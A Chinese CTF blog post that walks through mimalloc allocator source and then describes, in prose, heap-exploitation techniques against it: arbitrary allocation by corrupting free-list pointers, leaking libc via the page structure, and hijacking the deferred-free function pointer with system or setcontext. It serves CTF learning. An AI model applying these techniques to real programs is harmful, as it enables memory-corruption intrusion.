前言#
在今年的HWS中遇到了一道堆 与往常不同的是 c语言标准库中的malloc分配器更换成了mimalloc 于是打算来了解一下这个分配器 查看一下这个分配器要如何利用
同时由于本人水平不足 对于mimalloc源码的分析不到位 很多地方也是一知半解 只能起到一个面向pwn解题的分析
个人认为相比起用ptmalloc锻炼源码分析能力 mimalloc更加轻量化 更能起到练手的一个效果
编译环境配置#
本小节用来指引如何在ubuntu中配置c语言调用mimalloc库 如果没有需要自己编译题目来调试的 就不需要看
Microsoft / Mimalloc:Mimalloc是一款紧凑的通用分配器,具有出色的性能。 (github.com)
首先git clone库到本地
git clone https://github.com/microsoft/mimalloc.git随后创建一个目录用来存放构建后的项目
cmake ../mimalloc/makesudo make install接着是比较麻烦的一步 因为在执行完make install后 官方文档是说会在/usr/include中安装头文件 但是我实测是没有的 所以我们需要手动把头文件复制到对应目录中
sudo cp -r /home/chen/mimalloc/include/* /usr/include/随后我们在使用gcc编译的时候 在后面加上-lmimalloc 就可以成功编译了
gcc -o test ./test.c -lmimalloc如果需要用到pwndbg进行源码调试的 需要编译.so文件的时候加上-DCMAKE_BUILD_TYPE=Debug 参照官方文档
结构分析#
对于每一个线程 都有对应的内存用来管理线程 我们称其为TLD
TLD主要由两个部分组成 segment和heap 我们先来介绍segment

这里的page就是实际分配给用户的内存 而第一个page的大小会小于其他page 是因为segment头部用来存放了当前segment的信息 占用了page的一部分空间

具体的成员我个人认为没有值得关注的 后面如果遇到了再说 这里先暂时记住segment的起始地址就是由于mi_malloc多分配的一块内存地址


heap重点的成员有三个 前面两个是用于存放空闲的内存块
pages_free_direct用于小于1024的内存块
thread_delayed_free是用于满页释放的 稍后会提及
通过pwndbg直接观察 会发现实际上重要信息存放是位于segment heap就起到了一个索引的功能
索引到的结构我们称之为内存页 其主要的成员就四个


红框圈起来的就是free链表 蓝框圈起来的是local free链表
你会发现 和常规的malloc不同 并不是被申请过的内存块被释放后才会放入到链表中
当我们申请一个内存块后 当前page剩下的会划分成内存块放入到free链表中
当申请过的内存块释放后 会进入local free链表
随后我们来观察一下实际分配给用户的内存空间

此时我申请的是0x80大小的内存空间 可以看到此时的free链表就已经成型了
源码分析#
mi_malloc#
我们来分析一下mi_malloc函数的源码
extern inline void* _mi_heap_malloc_zero(mi_heap_t* heap, size_t size, bool zero) mi_attr_noexcept {  return _mi_heap_malloc_zero_ex(heap, size, zero, 0);}
mi_decl_nodiscard extern inline mi_decl_restrict void* mi_heap_malloc(mi_heap_t* heap, size_t size) mi_attr_noexcept {  return _mi_heap_malloc_zero(heap, size, false);}
mi_decl_nodiscard extern inline mi_decl_restrict void* mi_malloc(size_t size) mi_attr_noexcept {  return mi_heap_malloc(mi_prim_get_default_heap(), size);}
mimalloc通过多次跳转指向了_mi_heap_malloc_zero_ex函数 我们来分析一下这个函数的源码
// The main allocation functionextern inline void* _mi_heap_malloc_zero_ex(mi_heap_t* heap, size_t size, bool zero, size_t huge_alignment) mi_attr_noexcept { if mi_likely(size <= MI_SMALL_SIZE_MAX) { mi_assert_internal(huge_alignment == 0); return mi_heap_malloc_small_zero(heap, size, zero); } else { mi_assert(heap!=NULL); mi_assert(heap->thread_id == 0 || heap->thread_id == _mi_thread_id()); // heaps are thread local void* const p = _mi_malloc_generic(heap, size + MI_PADDING_SIZE, zero, huge_alignment); // note: size can overflow but it is detected in malloc_generic mi_track_malloc(p,size,zero); #if MI_STAT>1 if (p != NULL) { if (!mi_heap_is_initialized(heap)) { heap = mi_prim_get_default_heap(); } mi_heap_stat_increase(heap, malloc, mi_usable_size(p)); } #endif #if MI_DEBUG>3 if (p != NULL && zero) { mi_assert_expensive(mi_mem_is_zero(p, size)); } #endif return p; }}首先是对要申请chunk的大小进行了一个判断 如果小于MI_SMALL_SIZE_MAX 就会跳转到samll chunk的申请 同时进行了一个断言检测
MI_SMALL_SIZE_MAX的值定义在mimalloc.h中 可以看到是1024(64位的情况下 和指针字节大小有关系)
#define MI_SMALL_WSIZE_MAX (128)#define MI_SMALL_SIZE_MAX (MI_SMALL_WSIZE_MAXsizeof(void))我们先来分析大于1024的内存分配逻辑
对于heap指针是否为空和线程id进行了检查
随后跳转到_mi_malloc_generic函数中进行内存分配 mi_track_malloc函数是用来将内存块的信息存储在track跟踪器中 方便调试
接着使用了条件编译语句 根据MI_STAT的值来决定是否记录更新heap的数据 用于调试
mi_heap_stat_increase函数用于更新heap的统计数据 mi_usable_size函数用于计算内存块的实际大小(不是申请的大小)
如果MI_DEBUG的值设置为3 那么就会调用mi_assert_expensive函数检测条件是否成立 这里的条件是调用mi_mem_is_zero来检测分配的内存块的前size个字节是否为0 MI_DEBUG的默认值为0 常规情况下我们并不用担心fake_chunk被检测出来
_mi_malloc_generic#
随后我们进入_mi_malloc_generic函数 查看一下分析的主要逻辑
void* _mi_malloc_generic(mi_heap_t* heap, size_t size, bool zero, size_t huge_alignment) mi_attr_noexcept{  mi_assert_internal(heap != NULL);
  // initialize if necessary  if mi_unlikely(!mi_heap_is_initialized(heap)) {    heap = mi_heap_get_default(); // calls mi_thread_init    if mi_unlikely(!mi_heap_is_initialized(heap)) { return NULL; }  }  mi_assert_internal(mi_heap_is_initialized(heap));
  // call potential deferred free routines  _mi_deferred_free(heap, false);
  // free delayed frees from other threads (but skip contended ones)  _mi_heap_delayed_free_partial(heap);
  // find (or allocate) a page of the right size  mi_page_t* page = mi_find_page(heap, size, huge_alignment);  if mi_unlikely(page == NULL) { // first time out of memory, try to collect and retry the allocation once more    mi_heap_collect(heap, true /* force */);    page = mi_find_page(heap, size, huge_alignment);  }
  if mi_unlikely(page == NULL) { // out of memory    const size_t req_size = size - MI_PADDING_SIZE;  // correct for padding_size in case of an overflow on `size`    _mi_error_message(ENOMEM, "unable to allocate memory (%zu bytes)\n", req_size);    return NULL;  }
  mi_assert_internal(mi_page_immediate_available(page));  mi_assert_internal(mi_page_block_size(page) >= size);
  // and try again, this time succeeding! (i.e. this should never recurse through _mi_page_malloc)  if mi_unlikely(zero && page->xblock_size == 0) {    // note: we cannot call _mi_page_malloc with zeroing for huge blocks; we zero it afterwards in that case.    void* p = _mi_page_malloc(heap, page, size, false);    mi_assert_internal(p != NULL);    _mi_memzero_aligned(p, mi_page_usable_block_size(page));    return p;  }  else {    return _mi_page_malloc(heap, page, size, zero);  }}
最开始对于heap是否初始化了进行一个检测 如果没有初始化则进行初始化
随后调用_mi_deferred_free将本线程所有标记释放的内存块加入到延迟释放列表中 随后批量释放 这一操作是为了提高性能
调用_mi_heap_delayed_free_partial函数 释放其他线程已经标记释放的内存块 但跳过正在争用的内存块
接着调用mi_find_page函数寻找可用的page 如果没有找到则将空闲的内存块回收后再次查找
如果最后还是没有找到空闲的page 就说明空间不足 触发断言输出报错
如果找到了可用的page 接着对于page的立即可用性进行检测 以及检测page的大小是否满足size的需求 这里的检测依赖的是page的xblock成员 其存储的是当前page中的内存块大小
接着是性能优化的问题 通过xblock和zero参数来决定用哪种办法来清零内存块的内容
_mi_page_malloc#
extern inline void* _mi_page_malloc(mi_heap_t* heap, mi_page_t* page, size_t size, bool zero) mi_attr_noexcept {  mi_assert_internal(page->xblock_size==0||mi_page_block_size(page) >= size);  mi_block_t* const block = page->free;  if mi_unlikely(block == NULL) {    return _mi_malloc_generic(heap, size, zero, 0);  }  mi_assert_internal(block != NULL && _mi_ptr_page(block) == page);  // pop from the free list  page->used++;  page->free = mi_block_next(page, block);  mi_assert_internal(page->free == NULL || _mi_ptr_page(page->free) == page);  #if MI_DEBUG>3  if (page->free_is_zero) {    mi_assert_expensive(mi_mem_is_zero(block+1,size - sizeof(*block)));  }  #endif
  // allow use of the block internally  // note: when tracking we need to avoid ever touching the MI_PADDING since  // that is tracked by valgrind etc. as non-accessible (through the red-zone, see `mimalloc/track.h`)  mi_track_mem_undefined(block, mi_page_usable_block_size(page));
  // zero the block? note: we need to zero the full block size (issue #63)  if mi_unlikely(zero) {    mi_assert_internal(page->xblock_size != 0); // do not call with zero'ing for huge blocks (see _mi_malloc_generic)    mi_assert_internal(page->xblock_size >= MI_PADDING_SIZE);    if (page->free_is_zero) {      block->next = 0;      mi_track_mem_defined(block, page->xblock_size - MI_PADDING_SIZE);    }    else {      _mi_memzero_aligned(block, page->xblock_size - MI_PADDING_SIZE);    }  }
#if (MI_DEBUG>0) && !MI_TRACK_ENABLED && !MI_TSAN  if (!zero && !mi_page_is_huge(page)) {    memset(block, MI_DEBUG_UNINIT, mi_page_usable_block_size(page));  }#elif (MI_SECURE!=0)  if (!zero) { block->next = 0; } // don't leak internal data#endif
#if (MI_STAT>0)  const size_t bsize = mi_page_usable_block_size(page);  if (bsize <= MI_MEDIUM_OBJ_SIZE_MAX) {    mi_heap_stat_increase(heap, normal, bsize);    mi_heap_stat_counter_increase(heap, normal_count, 1);#if (MI_STAT>1)    const size_t bin = _mi_bin(bsize);    mi_heap_stat_increase(heap, normal_bins[bin], 1);#endif  }#endif
#if MI_PADDING // && !MI_TRACK_ENABLED  mi_padding_t* const padding = (mi_padding_t*)((uint8_t*)block + mi_page_usable_block_size(page));  ptrdiff_t delta = ((uint8_t*)padding - (uint8_t*)block - (size - MI_PADDING_SIZE));  #if (MI_DEBUG>=2)  mi_assert_internal(delta >= 0 && mi_page_usable_block_size(page) >= (size - MI_PADDING_SIZE + delta));  #endif  mi_track_mem_defined(padding,sizeof(mi_padding_t));  // note: re-enable since mi_page_usable_block_size may set noaccess  padding->canary = (uint32_t)(mi_ptr_encode(page,block,page->keys));  padding->delta  = (uint32_t)(delta);  #if MI_PADDING_CHECK  if (!mi_page_is_huge(page)) {    uint8_t* fill = (uint8_t*)padding - delta;    const size_t maxpad = (delta > MI_MAX_ALIGN_SIZE ? MI_MAX_ALIGN_SIZE : delta); // set at most N initial padding bytes    for (size_t i = 0; i < maxpad; i++) { fill[i] = MI_DEBUG_PADDING; }  }  #endif#endif
  return block;}
开头对于xblock和page的free链表重新进行了检查
如果block为零 则说明不存在对应大小的page页 就调用_mi_malloc_generic函数来分配
接着自增了page的used成员 同时更新free链表 调用 mi_block_next函数来获取下一个内存块的地址 并且进行了检测 不能为0
随后根据zero来决定是否在内存块中填充数据 方便用来检测内存越界等问题 常规情况下都是\x00 但是如果开启了调试模式 就会被填充成\xd0
下面的一大堆编译优化的都不影响我们内存分配 所以这里忽略 感兴趣的可以自行了解
mi_find_page#
// Allocate a page// Note: in debug mode the size includes MI_PADDING_SIZE and might have overflowed.static mi_page_t* mi_find_page(mi_heap_t* heap, size_t size, size_t huge_alignment) mi_attr_noexcept { // huge allocation? const size_t req_size = size - MI_PADDING_SIZE; // correct for padding_size in case of an overflow on `size` if mi_unlikely(req_size > (MI_MEDIUM_OBJ_SIZE_MAX - MI_PADDING_SIZE) || huge_alignment > 0) { if mi_unlikely(req_size > PTRDIFF_MAX) { // we don't allocate more than PTRDIFF_MAX (see <https://sourceware.org/ml/libc-announce/2019/msg00001.html>) _mi_error_message(EOVERFLOW, "allocation request is too large (%zu bytes)\n", req_size); return NULL; } else { return mi_large_huge_page_alloc(heap,size,huge_alignment); } } else { // otherwise find a page with free blocks in our size segregated queues #if MI_PADDING mi_assert_internal(size >= MI_PADDING_SIZE); #endif return mi_find_free_page(heap, size); }}这里我们留意一下开头的这句话
// Note: in debug mode the size includes MI_PADDING_SIZE and might have overflowed.
这就是当我们在调试模式下 申请一个0x200的内存块 实际分配到的是0x280的原因 MI_PADDING_SIZE在上一个小节中出现过 其用来计算填充数据的字节 检测是否存在内存溢出等
默认情况下MI_PADDING_SIZE是零
至于第一个if判断也用上了unlikely 因为几乎不会触发 看一下MI_MEDIUM_OBJ_SIZE_MAX的值就知道了 64位的情况下MI_MEDIUM_PAGE_SIZE是128kib 也就是说MI_MEDIUM_OBJ_SIZE_MAX是32*1024字节 一般来说size是肯定小于的
#define MI_MEDIUM_OBJ_SIZE_MAX (MI_MEDIUM_PAGE_SIZE/4) // 128KiB on 64-bit接着就是调用mi_find_free_page来查找空闲的page
mi_find_free_page#
// Find a page with free blocks of `size`.static inline mi_page_t* mi_find_free_page(mi_heap_t* heap, size_t size) {  mi_page_queue_t* pq = mi_page_queue(heap,size);  mi_page_t* page = pq->first;  if (page != NULL) {   #if (MI_SECURE>=3) // in secure mode, we extend half the time to increase randomness    if (page->capacity < page->reserved && ((_mi_heap_random_next(heap) & 1) == 1)) {      mi_page_extend_free(heap, page, heap->tld);      mi_assert_internal(mi_page_immediate_available(page));    }    else   #endif    {      _mi_page_free_collect(page,false);    }
    if (mi_page_immediate_available(page)) {      page->retire_expire = 0;      return page; // fast path    }  }  return mi_page_queue_find_free_ex(heap, pq, true);}
首先通过mi_page_queue函数索引到对应大小的队列 如果是首次申请该size 一般来说都是page都是0
申请过的话 会索引到page1的内存页
接下来是debug模式才会触发的随机扩展 目的是为了增加安全性 这里不进行讨论
接着调用_mi_page_free_collect函数获取page
调用mi_page_immediate_available检测page是否可用 如果可用则置零retire_expire 将page标识为不回收 随后返回
如果page为零 那么就调用mi_page_queue_find_free_ex进行下一步的查找
mi_page_queue_find_free_ex#
static mi_page_t* mi_page_queue_find_free_ex(mi_heap_t* heap, mi_page_queue_t* pq, bool first_try){  // search through the pages in "next fit" order  #if MI_STAT  size_t count = 0;  #endif  mi_page_t* page = pq->first;  while (page != NULL)  {    mi_page_t* next = page->next; // remember next    #if MI_STAT    count++;    #endif
    // 0. collect freed blocks by us and other threads    _mi_page_free_collect(page, false);
    // 1. if the page contains free blocks, we are done    if (mi_page_immediate_available(page)) {      break;  // pick this one    }
    // 2. Try to extend    if (page->capacity < page->reserved) {      mi_page_extend_free(heap, page, heap->tld);      mi_assert_internal(mi_page_immediate_available(page));      break;    }
    // 3. If the page is completely full, move it to the `mi_pages_full`    // queue so we don't visit long-lived pages too often.    mi_assert_internal(!mi_page_is_in_full(page) && !mi_page_immediate_available(page));    mi_page_to_full(page, pq);
    page = next;  } // for each page
  mi_heap_stat_counter_increase(heap, searches, count);
  if (page == NULL) {    _mi_heap_collect_retired(heap, false); // perhaps make a page available?    page = mi_page_fresh(heap, pq);    if (page == NULL && first_try) {      // out-of-memory _or_ an abandoned page with free blocks was reclaimed, try once again      page = mi_page_queue_find_free_ex(heap, pq, false);    }  }  else {    mi_assert(pq->first == page);    page->retire_expire = 0;  }  mi_assert_internal(page == NULL || mi_page_immediate_available(page));  return page;}
如果page为0 那么就会跳过while循环 进入if分支 调用_mi_heap_collect_retired函数
该函数就是遍历heap->page_retired_min到heap->page_retired_max之间的所有页面队列 具体的这里先不讲
接着调用mi_page_fresh函数来初始化一个新的内存页面 这里返回的值实际上就是位于segment首地址处的page info信息
如果page还是为0的话 就再次调用mi_page_queue_find_free_ex函数
如果page在while循环中获取到了 就设置page为不可回收
在最后进行了断言判断 page要么可利用 要么为0
_mi_page_free_collect#
void _mi_page_free_collect(mi_page_t* page, bool force) {  mi_assert_internal(page!=NULL);
  // collect the thread free list  if (force || mi_page_thread_free(page) != NULL) {  // quick test to avoid an atomic operation    _mi_page_thread_free_collect(page);  }
  // and the local free list  if (page->local_free != NULL) {    if mi_likely(page->free == NULL) {      // usual case      page->free = page->local_free;      page->local_free = NULL;      page->free_is_zero = false;    }    else if (force) {      // append -- only on shutdown (force) as this is a linear operation      mi_block_t* tail = page->local_free;      mi_block_t* next;      while ((next = mi_block_next(page, tail)) != NULL) {        tail = next;      }      mi_block_set_next(page, tail, page->free);      page->free = page->local_free;      page->local_free = NULL;      page->free_is_zero = false;    }  }
  mi_assert_internal(!force || page->local_free == NULL);}
一开始首先收集thread_free中的内存块 接下来收集free和local_free的内存块 这里来分析一下逻辑
如果loacl_free链表不为空 进入if分支 检测free链表是否为空 如果为空 则将local_free链表移到free链表中 同时没有做任何的检查 也就意味着这里我们可以做到任意地址申请 只需要想办法覆盖local_free链表
mi_heap_malloc_small_zero#
static inline mi_decl_restrict void* mi_heap_malloc_small_zero(mi_heap_t* heap, size_t size, bool zero) mi_attr_noexcept { mi_assert(heap != NULL); #if MI_DEBUG const uintptr_t tid = _mi_thread_id(); mi_assert(heap->thread_id == 0 || heap->thread_id == tid); // heaps are thread local #endif mi_assert(size <= MI_SMALL_SIZE_MAX); #if (MI_PADDING) if (size == 0) { size = sizeof(void*); } #endif mi_page_t* page = _mi_heap_get_free_small_page(heap, size + MI_PADDING_SIZE); void* const p = _mi_page_malloc(heap, page, size + MI_PADDING_SIZE, zero); mi_track_malloc(p,size,zero); #if MI_STAT>1 if (p != NULL) { if (!mi_heap_is_initialized(heap)) { heap = mi_prim_get_default_heap(); } mi_heap_stat_increase(heap, malloc, mi_usable_size(p)); } #endif #if MI_DEBUG>3 if (p != NULL && zero) { mi_assert_expensive(mi_mem_is_zero(p, size)); } #endif return p;}主要的逻辑还是比较简单的 就是通过_mi_heap_get_free_small_page函数获取到适合small内存块的page 随后调用 _mi_page_malloc来申请内存块 剩余的部分就是一些check和计数信息的更新
分配#
那么到这里我们可以做一个大概的总结 首先进入mi_malloc函数 对于要申请的内存块的size进行了判断 如果小于0x400则进入 mi_heap_malloc_small_zero函数 如果大于0x400则进入_mi_malloc_generic函数
如果是进入mi_heap_malloc_small_zero函数 那么会调用 _mi_page_malloc来获取内存块
该函数通过page的free链表来获取相应的内存块
如果是_mi_malloc_generic函数 那么会调用mi_find_page函数来寻找可用的page 该函数继续索引到mi_find_free_page函数来寻找page
根据是否开启了debug模式来调用_mi_page_free_collect函数 如果开启了debug模式 就不会预编译对应的else分支 如果关闭了debug模式 就会进入该函数 一开始先根据force参数或者是mi_page_thread_free函数的返回值来决定是否要调用thread_free 接着检查local_free链表 根据free链表是否为空 来考虑是否要把local_free链表存放到free链表中
两种情况最后都是进入了mi_page_queue_find_free_ex函数 遍历retire链表 如果没有空闲的page就初始化一个新的page 如果初始化失败 就再次调用mi_page_queue_find_free_ex函数
mi_free#
void mi_free(void* p) mi_attr_noexcept{  if mi_unlikely(p == NULL) return;  mi_segment_t* const segment = mi_checked_ptr_segment(p,"mi_free");  const bool          is_local= (_mi_prim_thread_id() == mi_atomic_load_relaxed(&segment->thread_id));  mi_page_t* const    page    = _mi_segment_page_of(segment, p);
  if mi_likely(is_local) {                       // thread-local free?    if mi_likely(page->flags.full_aligned == 0)  // and it is not a full page (full pages need to move from the full bin), nor has aligned blocks (aligned blocks need to be unaligned)    {      mi_block_t* const block = (mi_block_t*)p;      if mi_unlikely(mi_check_is_double_free(page, block)) return;      mi_check_padding(page, block);      mi_stat_free(page, block);      #if (MI_DEBUG>0) && !MI_TRACK_ENABLED  && !MI_TSAN      memset(block, MI_DEBUG_FREED, mi_page_block_size(page));      #endif      mi_track_free_size(p, mi_page_usable_size_of(page,block)); // faster then mi_usable_size as we already know the page and that p is unaligned      mi_block_set_next(page, block, page->local_free);      page->local_free = block;      if mi_unlikely(--page->used == 0) {   // using this expression generates better code than: page->used--; if (mi_page_all_free(page))        _mi_page_retire(page);      }    }    else {      // page is full or contains (inner) aligned blocks; use generic path      _mi_free_generic(segment, page, true, p);    }  }  else {    // not thread-local; use generic path    _mi_free_generic(segment, page, false, p);  }}
开始调用相关函数获取内存块对应的page和segment
接下来对于是否为同线程的内存块进行了判断 如果是其他线程的内存块 直接调用_mi_free_generic函数进行额外的情况
page->flags.full_aligned成员是用来查看该page是否需要内存对齐的 如果申请的大小刚好等于页的大小 那么内部就不用进行内存对齐 释放也直接调用_mi_free_generic函数来进行
接着检查了是否存在double free的情况(这里吐槽一下 我觉得这个check太仁慈了 就算检测出来 竟然也没有直接终止进程 你说就输出个报错有啥用阿哥 甚至你不开debug模式都不会进行double free检测)
mi_check_padding函数主要是调试模式下 会出申请padding的内存 用来存放字节 供检测是否出现内存越界的情况 没有开启debug模式的话 直接就可以忽略掉这个函数
mi_stat_free是用来统计free内存块的信息
可以看到最后 是更新了page的local_free链表 而非free链表 也就是说释放的内存块会优先进入local_free链表
接着根据page->used的值来判断page是否都是空闲内存块 如果是 则retire整个page
mi_check_is_double_free#
#define mi_track_page(page,access)  { size_t psize; void* pstart = _mi_page_start(_mi_page_segment(page),page,&psize); mi_track_mem_##access( pstart, psize); }
static inline bool mi_check_is_double_free(const mi_page_t* page, const mi_block_t* block) {  bool is_double_free = false;  mi_block_t* n = mi_block_nextx(page, block, page->keys); // pretend it is freed, and get the decoded first field  if (((uintptr_t)n & (MI_INTPTR_SIZE-1))==0 &&  // quick check: aligned pointer?      (n==NULL || mi_is_in_same_page(block, n))) // quick check: in same page or NULL?  {    // Suspicous: decoded value a in block is in the same page (or NULL) -- maybe a double free?    // (continue in separate function to improve code generation)    is_double_free = mi_check_is_double_freex(page, block);  }  return is_double_free;}#elsestatic inline bool mi_check_is_double_free(const mi_page_t* page, const mi_block_t* block) {  MI_UNUSED(page);  MI_UNUSED(block);  return false;}
通过mi_block_nextx函数来获取内存块的next成员 如果为0或者和内存块位于同一个page 那么就会进入mi_check_is_double_freex函数进行更加详细的check 如果不开启debug模式的话 不会进行double free检测
mi_check_is_double_freex#
static mi_decl_noinline bool mi_check_is_double_freex(const mi_page_t* page, const mi_block_t* block) { // The decoded value is in the same page (or NULL). // Walk the free lists to verify positively if it is already freed if (mi_list_contains(page, page->free, block) || mi_list_contains(page, page->local_free, block) || mi_list_contains(page, mi_page_thread_free(page), block)) { _mi_error_message(EAGAIN, "double free detected of block %p with size %zu\n", block, mi_page_block_size(page)); return true; } return false;}通过遍历page的三个链表来查找内存块是否已经被释放过了
相对来说比较好绕过 只要更改链表头的next成员 就可以让链表索引不到已经被释放过的内存块
_mi_free_generic#
void mi_decl_noinline _mi_free_generic(const mi_segment_t* segment, mi_page_t* page, bool is_local, void* p) mi_attr_noexcept { mi_block_t* const block = (mi_page_has_aligned(page) ? _mi_page_ptr_unalign(segment, page, p) : (mi_block_t*)p); mi_stat_free(page, block); // stat_free may access the padding mi_track_free_size(block, mi_page_usable_size_of(page,block)); _mi_free_block(page, is_local, block);}开始先进行了内存对齐的检测 随后就是老一套的内存块信息的记录
随后调用_mi_free_block函数释放内存块
_mi_free_block#
static inline void _mi_free_block(mi_page_t* page, bool local, mi_block_t* block){ // and push it on the free list //const size_t bsize = mi_page_block_size(page); if mi_likely(local) { // owning thread can free a block directly if mi_unlikely(mi_check_is_double_free(page, block)) return; mi_check_padding(page, block); #if (MI_DEBUG>0) && !MI_TRACK_ENABLED && !MI_TSAN if (!mi_page_is_huge(page)) { // huge page content may be already decommitted memset(block, MI_DEBUG_FREED, mi_page_block_size(page)); } #endif mi_block_set_next(page, block, page->local_free); page->local_free = block; page->used--; if mi_unlikely(mi_page_all_free(page)) { _mi_page_retire(page); } else if mi_unlikely(mi_page_is_in_full(page)) { _mi_page_unfull(page); } } else { _mi_free_block_mt(page,block); }}仍然是先进行了内存越界和double free的检测 同时根据是否开启了debug模式 来决定是否要调用memset函数清空内存块的内容
随后就是更新local_free链表和used的值 接着检查是否要释放整个page 或者是当前page是否已经成为满页 如果是满页则从满页列表中移除
释放#
总结一下释放 实际上就是先进行没啥软用的double free检查 然后根据要释放的内存块是否就是整个page 来决定要不要用_mi_free_generic函数来释放
释放完的话 是加入到local_free链表 并且used的值会减少 相对来说逻辑还是比较简单的
实例利用#
泄露libc基址和任意写#
在泄露libc基址上同ptmalloc不一样 因为供用户申请的内存块就算被释放后 也不会根据大小进入bin中 从而在fd域或者bk域写入libc地址 我们在获得一个内存块后 只能获得其next域的下一个内存块的地址

而在获得内存块后 我们就可以计算得到page的地址

page中就存放着libc地址 经过偏移计算即可得到libc基址
问题在于如何构造任意写 经过上面的源码分析我们可以得知 内存块的申请是优先从free链表中获取的 如果我们拥有溢出的机会 修改下一个内存块的next域 是不是就可以实现任意地址申请
同时还需要注意一点 由于mimalloc内存地址的特殊性 如果我们申请的内存块过小 就会导致低字节处\x00 截断输出 进而妨碍我们泄露内存块地址


可以看到此时free链表中已经写入了我们想要用来泄露libc地址的fake chunk
此时我们再次申请出同样size的两个内存块 打印第二个内存块的内容 就可以得到_mi_heap_main的地址 从而泄露libc基址
同时要注意一下 libc基址和libmimalloc基址是不一样的
2.34以上的libc版本#
由于2.34以上的版本的tls结构体的偏移进行了随机化 所以还需要进行爆破一个字节才能得到正确的libc的基址
getshell#
回顾一下mi_malloc_generic函数
// call potential deferred free routines _mi_deferred_free(heap, false);会发现其调用了这个函数 当时我的分析是将标记释放的内存块加入到延迟释放链表中
而在ida的汇编代码中你可以看到 其是通过call指令来调用的

偏偏这个地址还是可写的 所以我们可以通过往这个地址写入system函数 从而进行任意函数调用

但是很快你会发现我们并没有办法控制rdi寄存器

但是可以控制rdx寄存器 联想ptmalloc我们是如何实现的orw 就会想到setcontext这一手法
调试题目和脚本#
需要的可以自行下载或者编译
链接: https://pan.baidu.com/s/1R6jhSAod4g8RQZT9tQSg_g?pwd=d193 提取码: d193
